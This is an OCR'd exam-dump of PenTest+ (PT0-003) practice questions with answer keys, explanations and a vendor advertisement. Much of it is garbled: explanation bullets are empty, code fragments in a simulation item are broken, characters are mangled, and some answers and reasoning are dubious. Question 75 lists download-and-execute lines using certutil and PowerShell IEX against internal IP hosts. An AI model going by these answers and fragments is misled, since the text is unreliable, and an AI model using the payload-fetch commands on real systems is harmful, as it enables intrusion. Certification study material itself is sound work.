
NEW QUESTION 51
A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

A. ProxyChains
B. Netcat
C. PowerShell ISE
D. Process IDs

Answer: B

Explanation:
If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here??s why:
? Netcat:
? Comparison with Other Tools:
Netcat??s ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.
==========

NEW QUESTION 52
SIMULATION
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.



-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22


#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

Immutables

```
import socket
import sys
[ ]
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
[ ]
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
[ ]
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap

-sV
-p 1-1023
: 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.connect((ip, port))
print(??%s:%s – OPEN?? % (ip, port)) except socket.timeout
print(??%:%s – TIMEOUT?? % (ip, port)) except socket.error as e:
print(??%:%s – CLOSED?? % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 53
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes Encryption | 1 | Low | Weak algorithm noted Patching | 8 | Medium | Unsupported systems System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).

A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.

Answer: DE

Explanation:
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here??s why options D and E are correct:
? Implement an SCA Tool:
? Obtain the Latest Library Version:
Other Options Analysis:
? Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
? Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
? Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
? Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
? Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.
==========

NEW QUESTION 55
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 60
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:
? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 61
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Answer: C

Explanation:
When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here??s an explanation for each option:
? mmc.exe (Microsoft Management Console):
? icacls.exe:
? nltest.exe:
? rundll.exe:
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.
==========

NEW QUESTION 63
A penetration tester needs to launch an Nmap scan to find the state of the port for both TCP and UDP services. Which of the following commands should the tester use?

A. nmap -sU -sW -p 1-65535 example.com
B. nmap -sU -sY -p 1-65535 example.com
C. nmap -sU -sT -p 1-65535 example.com
D. nmap -sU -sN -p 1-65535 example.com

Answer: C

Explanation:
? Comparison with Other Options:
==========

NEW QUESTION 65
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Answer: A

Explanation:
? Dynamic Application Security Testing (DAST):
? Advantages of DAST:
? Examples of DAST Tools:
Pentest References:
? Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
? Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
? DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.
==========

NEW QUESTION 66
A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS
B. OSSTMM

C. MITRE ATT&CK
D. CREST

Answer: B

Explanation:
The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here??s why option B is correct:
? OSSTMM: This methodology breaks down the security testing process into 14
components, covering various aspects of security assessment, from planning to execution and reporting.
? OWASP MASVS: This is a framework for mobile application security verification
and does not have a 14-component life cycle.
? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.
? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.
References from Pentest:
? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.
? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.
Conclusion:
Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.
==========

NEW QUESTION 71
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4

A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Answer: A

Explanation:
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
? CVSS:
? EPSS:
? Analysis:
Pentest References:
? Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
? Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.
==========

NEW QUESTION 75
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName

Answer: B

Explanation:
To execute a payload and gain additional access, the penetration tester
should use certutil.exe. Here??s why:
? Using certutil.exe:
? Comparison with Other Commands:
Using certutil.exe to download and execute a payload is a common and effective method.
==========

NEW QUESTION 80
.....

Relate Links

100% Pass Your PT0-003 Exam with Exambible Prep Materials

https://www.exambible.com/PT0-003-exam/

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - https://www.exambible.com/